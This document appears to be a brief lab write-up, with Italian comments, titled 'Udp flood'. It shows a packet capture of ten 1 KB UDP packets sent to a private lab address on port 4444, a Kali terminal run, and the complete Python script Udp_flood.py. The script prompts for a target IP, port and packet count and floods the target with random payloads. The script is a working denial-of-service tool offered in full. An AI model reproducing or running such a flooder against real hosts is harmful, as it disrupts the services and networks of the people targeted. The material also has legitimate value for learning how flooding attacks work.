

Udp flood



372	341.504703386	23.220.255.4	10.0.2.15	TCP	60 [TCP Keep-Alive ACK] 80 → 35450 [ACK] Seq=1777 Ac
373	344.064588740	10.0.2.15	192.168.56.102	TCP	74 [TCP Retransmission] [TCP Port numbers reused] 57
374	345.716964079	10.0.2.15	192.168.56.102	UDP	1066 44384 → 4444 Len=1024
375	345.717193480	10.0.2.15	192.168.56.102	UDP	1066 44384 → 4444 Len=1024
376	345.717211360	10.0.2.15	192.168.56.102	UDP	1066 44384 → 4444 Len=1024
377	345.717253825	10.0.2.15	192.168.56.102	UDP	1066 44384 → 4444 Len=1024
378	345.717274704	10.0.2.15	192.168.56.102	UDP	1066 44384 → 4444 Len=1024
379	345.717329022	10.0.2.15	192.168.56.102	UDP	1066 44384 → 4444 Len=1024
380	345.717345259	10.0.2.15	192.168.56.102	UDP	1066 44384 → 4444 Len=1024
381	345.717359972	10.0.2.15	192.168.56.102	UDP	1066 44384 → 4444 Len=1024
382	345.717371812	10.0.2.15	192.168.56.102	UDP	1066 44384 → 4444 Len=1024
383	345.717383661	10.0.2.15	192.168.56.102	UDP	1066 44384 → 4444 Len=1024
384	346.623535955	PcsCompu_c7:e1:36	RealtekU_12:35:02	ARP	42 Who has 10.0.2.2? Tell 10.0.2.15
385	346.623693242	RealtekU_12:35:02	PcsCompu_c7:e1:36	ARP	60 10.0.2.2 is at 52:54:00:12:35:02

```
┌──(kali㉿kali)-[~/Desktop]
└─$ python Udp_flood.py
IP: 192.168.56.102
Porta: 4444
numero pachetti da inviare: 10
```



```python
import socket
import random

#  ogetto socker idir ipv4       protocollo udp
s= socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

# input utente
ip = input("IP: ")
port =int(input("Porta: "))
n_pacchetti =int(input("numero pachetti da inviare: "))

#conettersi al ip e la porta selezionati
s.connect((ip, port))

# ciclo per inciare pachetti
for i in range(1, n_pacchetti + 1):
        payload = random._urandom(1024) #pachetto da 1kb
        s.send(payload)
        print(f"Send: {i}",end="\r")


#chiudo la connesione
s.close()
```